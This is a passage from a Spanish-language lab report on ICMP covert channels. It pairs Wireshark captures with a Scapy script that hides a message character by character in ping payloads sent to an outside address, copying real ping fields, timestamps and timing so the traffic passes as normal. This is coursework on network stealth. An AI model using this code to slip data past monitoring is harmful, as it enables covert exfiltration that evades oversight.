12645	42.935329063	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=33/8448, ttl=64 (reply in 12646)
26028	93.740328228	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request	id=0x003a, seq=1/256, ttl=64 (reply in 26029)
26353	94.741354779	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request	id=0x003a, seq=2/512, ttl=64 (reply in 26354)
26592	95.742362590	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request	id=0x003a, seq=3/768, ttl=64 (reply in 26593)
26820	96.743392050	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request	id=0x003a, seq=4/1024, ttl=64 (reply in 26821)
27090	97.744389947	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request	id=0x003a, seq=5/1280, ttl=64 (reply in 27091)

Figura 4: Captura obtenida

Podemos presenciar como en la parte superior tenemos el primer ping (desde el No. 1067 hasta el 3372) luego con No. 3389 comienza nuestra secuencia hasta el No. 12645, para luego continuar con otro ping desde el No. 26028.

2976	9.046930520	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x0039, s
3372	10.048315418	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x0039, s
3389	10.099729164	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s
3811	11.122289613	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s
4236	12.153239345	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s
4446	13.188953432	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s
4783	14.213252295	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s
5093	15.245287378	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s
5382	16.277251082	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s
5677	17.307219880	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s
6006	18.326131671	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s
6326	19.351449020	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s
6690	20.373313574	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s
6862	21.394386867	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s
7227	22.424265317	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s
7424	23.450227192	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s
7820	24.486230150	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s
8122	25.509506601	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s
8428	26.533311848	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, s

▶ Frame 3372: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface any, id 0  
 ▶ Linux cooked capture v1  
 ▶ Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93  
 ▼ Internet Control Message Protocol  
   Type: 8 (Echo (ping) request)  
   Code: 0  
   Checksum: 0x3415 [correct]  
   [Checksum Status: Good]  
   Identifier (BE): 57 (0x0039)  
   Identifier (LE): 14592 (0x3900)  
   Sequence Number (BE): 8 (0x0008)  
   Sequence Number (LE): 2048 (0x0800)  
   [Response frame: 3373]  
   Timestamp from icmp data: Sep 3, 2024 05:04:55.000000000 -04  
   [Timestamp from icmp data (relative): 0.827123040 seconds]  
   ▶ Data (48 bytes)

Figura 5: Timestamp paquete capturado

2976	9.046930520	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x0039, seq=8/2048, t
3372	10.048315418	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x0039, seq=8/2048, t
3389	10.099729164	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=1/256, t
3811	11.122289613	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=2/512, t
4236	12.153239345	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=3/768, t
4446	13.188953432	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=4/1024, t
4783	14.213252295	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=5/1280, t
5093	15.245287378	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=6/1536, t
5382	16.277251082	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=7/1792, t
5677	17.307219880	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=8/2048, t
6006	18.326131671	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=9/2304, t
6326	19.351449020	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=10/2560, t
6690	20.373313574	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=11/2816, t
6862	21.394386867	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=12/3072, t
7227	22.424265317	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=13/3328, t
7424	23.450227192	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=14/3584, t
7820	24.486230150	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=15/3840, t
8122	25.509506601	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=16/4096, t
8428	26.533311848	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=17/4352, t

▶ Frame 3389: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface any, id 0  
 ▶ Linux cooked capture v1  
 ▶ Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93  
 ▼ Internet Control Message Protocol  
   Type: 8 (Echo (ping) request)  
   Code: 0  
   Checksum: 0xccf2 [correct]  
   [Checksum Status: Good]  
   Identifier (BE): 57 (0x0039)  
   Identifier (LE): 14592 (0x3900)  
   Sequence Number (BE): 1 (0x0001)  
   Sequence Number (LE): 256 (0x0100)  
   [Response frame: 3392]  
   ▶ Data (48 bytes)

Figura 6: Timestamp paquete generado 1



Como podemos ver el paquete generado (No. 3389) en la Figura 6 no incluye un timestamp. Esto se debe a cómo se ha gestionado el payload en el código. Cuando se modifica manualmente el payload, se altera la estructura del paquete, lo que puede resultar en la ausencia del timestamp. Sin embargo, en situaciones donde el payload no se modifica manualmente, el timestamp se genera y se incluye automáticamente en el paquete, como se muestra en el código Bloque 10.

```
1 from scapy.all import *
2 import time
3 import random
4
5 def extraer_paquete_base(destino):
6     # Capturar un paquete ICMP con tipo 8 para usarlo como base
7     # Es decir, capturamos al de filtrado icmp.type == 8
8     paquetes = sniff(filter=f'icmp and host {destino} and icmp[icmptype] = 8',
9                       count=1)
10    return paquetes[0]
11
12 def crear_paquete_personalizado(paquete_base, caracter, seq_num, payload_inicial,
13                                id_ip):
14    # Crear un nuevo paquete IP con el 'id' proporcionado y mantener el 'id' ICMP
15    # igual al paquete base
16    nuevo_paquete = IP(dst=paquete_base[IP].dst, src=paquete_base[IP].src, id=
17                      id_ip) / \
18                      ICMP(type=8, id=paquete_base[ICMP].id, seq=seq_num)
19
20    # Crear un nuevo payload con los primeros 8 bytes constantes
21    nuevo_payload = payload_inicial
22
23    # Agregar el nuevo caracter despues de los primeros 8 bytes
24    nuevo_payload += caracter.encode()
25
26    # Completar el payload con los bytes desde 0x10 a 0x37 del paquete base si
27    # existen
28    if len(paquete_base[Raw].load) > 0x37:
29        nuevo_payload += paquete_base[Raw].load[0x10:0x37]
30
31    # Ajustar el tamaño del nuevo payload si es necesario
32    nuevo_paquete /= Raw(load=nuevo_payload)
33
34    return nuevo_paquete
35
36 def enviar_ping_caracteres(destino, texto):
37     # Extraer el paquete base de la red
```



```

35 paquete_base = extraer_paquete_base(destino)
36
37 # Revisar si el paquete base tiene carga 'Raw' y extraer los primeros 8 bytes
   si es posible
38 if Raw in paquete_base:
39     payload_inicial = paquete_base[Raw].load[:8]
40     print(payload_inicial)
41     print(payload_inicial)
42 else:
43     payload_inicial = b'' # o establece algn valor por defecto si no existe
   Raw
44
45 # Inicializar el valor del ID IP para el primer paquete
46 id_base = paquete_base[IP].id
47 id_ip = id_base + random.randint(10, 50)
48
49 for i, caracter in enumerate(texto):
50     # Crear un paquete ICMP personalizado
51     paquete_personalizado = crear_paquete_personalizado(paquete_base, caracter
   , i + 1, payload_inicial, id_ip)
52
53     # Enviar el paquete
54     send(paquete_personalizado)
55
56     # Actualizar el valor del ID IP sumando un nmero aleatorio para el
   siguiente paquete
57     id_ip += random.randint(10, 600) # Puedes ajustar el rango de incremento
   aqu
58
59     time.sleep(1) # Esperar un segundo entre cada ping para simular trfico
   normal
60
61
62 if __name__ == '__main__':
63     destino = '64.233.186.93' # IP donde enviaremos
64     texto = 'larycxpajorj h bnpdarmjm nw amnb' # Texto a enviar
65
66     # Enviar los caracteres como paquetes ICMP
67     print('Enviando caracteres como paquetes ICMP...\n')
68     enviar_ping_caracteres(destino, texto)

```

Bloque 10: Código alternativo actividad 2

El código del Bloque 10 nos permite tener timestamp constante en los paquetes, por ejemplo al capturar el paquete de la Figura 7 podemos hacer que los paquetes generados contenga el timestamp de el paquete que se capturo, como muestran las Figura 8 y Figura 9.

3693	11.124986786	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x003c, seq=16/4096, ttl=64 (reply in 3695)
3909	12.126164026	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x003c, seq=17/4352, ttl=64 (reply in 3911)
4150	13.127892803	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x003c, seq=18/4608, ttl=64 (reply in 4153)
4163	13.171214630	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x003c, seq=1/256, ttl=64 (reply in 4164)
4513	14.193381598	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x003c, seq=2/512, ttl=64 (reply in 4514)

```

Frame 4150: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93
Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0x3faf [correct]
  [Checksum Status: Good]
  Identifier (BE): 60 (0x003c)
  Identifier (LE): 15360 (0x3c00)
  Sequence Number (BE): 18 (0x0012)
  Sequence Number (LE): 4608 (0x1200)
  [Response frame: 4153]
Timestamp from icmp data: Sep  3, 2024 05:48:46.000000000 -04
[Timestamp from icmp data (relative): 0.585125517 seconds]
  ▾ Data (48 bytes)
    Data: 0be0d08000000000101112131415161718191a1b1c1d1e1f202122232425262728292a2b...
    [Length: 48]

```

Figura 7: Código alternativo timestamp paquete capturado 1

4150	13.127892803	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x003c, seq=18/4608, ttl=64 (reply in 4153)
4163	13.171214630	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x003c, seq=1/256, ttl=64 (reply in 4164)
4513	14.193381598	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x003c, seq=2/512, ttl=64 (reply in 4514)
4899	15.225839169	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x003c, seq=3/768, ttl=64 (reply in 48)
5130	16.251869783	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x003c, seq=4/1024, ttl=64 (reply in 5131)
5515	17.277840920	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x003c, seq=5/1280, ttl=64 (reply in 5516)

```

Frame 4163: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93
Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0x9ac1 [correct]
  [Checksum Status: Good]
  Identifier (BE): 60 (0x003c)
  Identifier (LE): 15360 (0x3c00)
  Sequence Number (BE): 1 (0x0001)
  Sequence Number (LE): 256 (0x0100)
  [Response frame: 4164]
Timestamp from icmp data: Sep  3, 2024 05:48:46.000000000 -04
[Timestamp from icmp data (relative): 0.620447344 seconds]

```

Figura 8: Código alternativo timestamp paquete generado 1

3909	12.126164026	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x003c, seq=17/4352, ttl=64 (reply in 3911)
4150	13.127892803	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x003c, seq=18/4608, ttl=64 (reply in 4153)
4163	13.171214630	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x003c, seq=1/256, ttl=64 (reply in 4164)
4513	14.193381598	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x003c, seq=2/512, ttl=64 (reply in 4514)
4899	15.225839169	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x003c, seq=3/768, ttl=64 (reply in 4812)
5130	16.251869783	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x003c, seq=4/1024, ttl=64 (reply in 5131)
5515	17.277840920	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x003c, seq=5/1280, ttl=64 (reply in 5516)

```

Frame 4513: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93
Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0xa5c0 [correct]
  [Checksum Status: Good]
  Identifier (BE): 60 (0x003c)
  Identifier (LE): 15360 (0x3c00)
  Sequence Number (BE): 2 (0x0002)
  Sequence Number (LE): 512 (0x0200)
  [Response frame: 4514]
Timestamp from icmp data: Sep  3, 2024 05:48:46.000000000 -04
[Timestamp from icmp data (relative): 1.650614312 seconds]

```

Figura 9: Código alternativo timestamp paquete generado 2

2970 9.040930520	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x0039, seq=1/1/92, t
3372 10.048315418	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x0039, seq=8/2048, t
3389 10.099729164	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=1/256, tt
3811 11.122289613	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=2/512, tt
4236 12.153239345	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=3/768, tt
4446 13.188953432	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=4/1024, t
4783 14.213252295	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=5/1280, t
5093 15.245287378	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=6/1536, t
5382 16.277251082	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=7/1792, t
5677 17.307219880	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=8/2048, t
6006 18.326131671	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=9/2304, t
6326 19.351449020	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=10/2560, t
6690 20.373313574	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=11/2816, t
6862 21.394386867	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=12/3072, t
7227 22.424265317	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=13/3328, t
7424 23.450227192	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=14/3584, t

▶ Frame 3372: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface any, id 0  
 ▶ Linux cooked capture v1  
 ▶ Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93  
   0100 .... = Version: 4  
   .... 0101 = Header Length: 20 bytes (5)  
   ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)  
   Total Length: 84  
   Identification: 0xe7e1 (59361)  
   ▶ Flags: 0x40, Don't fragment

Figura 10: Identification paquete capturado 1

2970 9.040930520	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x0039, seq=1/1/92, t
3372 10.048315418	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x0039, seq=8/2048, t
3389 10.099729164	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=1/256, tt
3811 11.122289613	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=2/512, tt
4236 12.153239345	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=3/768, tt
4446 13.188953432	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=4/1024, t
4783 14.213252295	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=5/1280, t
5093 15.245287378	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=6/1536, t
5382 16.277251082	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=7/1792, t
5677 17.307219880	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=8/2048, t
6006 18.326131671	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=9/2304, t
6326 19.351449020	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=10/2560, t
6690 20.373313574	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=11/2816, t
6862 21.394386867	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=12/3072, t
7227 22.424265317	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=13/3328, t
7424 23.450227192	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=14/3584, t

▶ Frame 3389: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface any, id 0  
 ▶ Linux cooked capture v1  
 ▶ Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93  
   0100 .... = Version: 4  
   .... 0101 = Header Length: 20 bytes (5)  
   ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)  
   Total Length: 76  
   Identification: 0xe7ed (59373)  
   ▶ Flags: 0x00

Figura 11: Identification paquete generado 1

2970	9.040930520	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x0039, seq=1/11942, t
3372	10.048315418	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x0039, seq=8/2048, t
3389	10.099729164	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=1/256, tt
3811	11.122289613	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=2/512, tt
4236	12.153239345	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=3/768, tt
4446	13.188953432	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=4/1024, t
4783	14.213252295	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=5/1280, t
5093	15.245287378	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=6/1536, t
5382	16.277251082	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=7/1792, t
5677	17.307219880	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=8/2048, t
6006	18.326131671	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=9/2304, t
6326	19.351449020	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=10/2560, t
6690	20.373313574	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=11/2816, t
6862	21.394386867	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=12/3072, t
7227	22.424265317	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=13/3328, t
7424	23.450227192	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=14/3584, t

▶ Frame 3811: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface any, id 0  
 ▶ Linux cooked capture v1  
 ▶ Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93  
   0100 .... = Version: 4  
   .... 0101 = Header Length: 20 bytes (5)  
   ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)  
   Total Length: 76  
   Identification: 0xe855 (59477)  
   ▶ Flags: 0x00

Figura 12: Identification paquete generado 2

2970	9.040930520	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x0039, seq=1/11942, t
3372	10.048315418	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request	id=0x0039, seq=8/2048, t
3389	10.099729164	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=1/256, tt
3811	11.122289613	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=2/512, tt
4236	12.153239345	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=3/768, tt
4446	13.188953432	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=4/1024, t
4783	14.213252295	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=5/1280, t
5093	15.245287378	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=6/1536, t
5382	16.277251082	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=7/1792, t
5677	17.307219880	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=8/2048, t
6006	18.326131671	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=9/2304, t
6326	19.351449020	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=10/2560, t
6690	20.373313574	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=11/2816, t
6862	21.394386867	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=12/3072, t
7227	22.424265317	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=13/3328, t
7424	23.450227192	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=14/3584, t

▶ Frame 4236: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface any, id 0  
 ▶ Linux cooked capture v1  
 ▶ Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93  
   0100 .... = Version: 4  
   .... 0101 = Header Length: 20 bytes (5)  
   ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)  
   Total Length: 76  
   Identification: 0xe90d (59661)  
   ▶ Flags: 0x00

Figura 13: Identification paquete generado 3

Como vimos en las ultimas 4 figuras, tenemos un paquete capturado, específicamente el No. 3372, del cual se adquiere su identificación, para luego modificarse y poder asignarse a los siguientes paquetes de las figuras Figura 11, Figura 12 y Figura 13, donde cada uno poseerá un identification distinto que generalmente incrementa(Cuando llega al limite del valor de identification su valor se reinicia).



### 3.2 Actividad 2

### 3 DESARROLLO DE ACTIVIDADES

icmp.type == 8						
No.	Time	Source	Destination	Protocol	Length	Info
2135	6.043354075	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=4/1024, ttl=64 (reply in 2139)
2402	7.04435719	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=5/1280, ttl=64 (reply in 2403)
2666	8.045346547	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=6/1536, ttl=64 (reply in 2667)
2976	9.046939529	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=7/1792, ttl=64 (reply in 2980)
3372	10.048315418	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=8/2048, ttl=64 (reply in 3373)
3389	10.999729164	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=1/256, ttl=64 (reply in 3392)
3811	11.122289613	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=2/512, ttl=64 (reply in 3814)
4236	12.153239345	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=3/768, ttl=64 (reply in 4237)
4446	13.188953432	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=4/1024, ttl=64 (reply in 4448)
4783	14.213252295	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=5/1280, ttl=64 (reply in 4784)
5093	15.245287378	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=6/1536, ttl=64 (reply in 5099)
5382	16.277251082	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=7/1792, ttl=64 (reply in 5385)
5677	17.307219880	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=8/2048, ttl=64 (reply in 5678)
6006	18.326131671	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=9/2304, ttl=64 (reply in 6007)
6326	19.351498929	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=10/2560, ttl=64 (reply in 6330)
6690	20.373313574	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=11/2816, ttl=64 (reply in 6691)
6862	21.394386867	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=12/3072, ttl=64 (reply in 6864)
7227	22.424265317	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=13/3328, ttl=64 (reply in 7230)
7424	23.450227192	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=14/3584, ttl=64 (reply in 7427)
7828	24.486239159	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=15/3840, ttl=64 (reply in 7822)
8122	25.509506061	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=16/4096, ttl=64 (reply in 8124)
8428	26.533311848	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=17/4352, ttl=64 (reply in 8429)
8727	27.551308949	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=18/4608, ttl=64 (reply in 8730)
9023	28.575402278	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=19/4864, ttl=64 (reply in 9025)
9277	29.609246346	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=20/5120, ttl=64 (reply in 9279)
9616	30.639476382	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=21/5376, ttl=64 (reply in 9619)
9848	31.671497014	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=22/5632, ttl=64 (reply in 9849)
10062	32.701022135	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=23/5888, ttl=64 (reply in 10063)
10254	33.725224700	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=24/6144, ttl=64 (reply in 10255)
10483	34.747238748	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=25/6400, ttl=64 (reply in 10484)
10713	35.77317872	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=26/6656, ttl=64 (reply in 10715)
10947	36.801227088	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=27/6912, ttl=64 (reply in 10955)
11183	37.821562190	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=28/7168, ttl=64 (reply in 11186)
11444	38.846232684	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=29/7424, ttl=64 (reply in 11445)
11648	39.868275490	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=30/7680, ttl=64 (reply in 11649)
11944	40.890651463	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=31/7936, ttl=64 (reply in 11945)
12288	41.911261161	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=32/8192, ttl=64 (reply in 12290)
12645	42.935329063	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=33/8448, ttl=64 (reply in 12646)
26028	93.740328228	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=1/256, ttl=64 (reply in 26033)
26353	94.741354779	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=2/512, ttl=64 (reply in 26355)
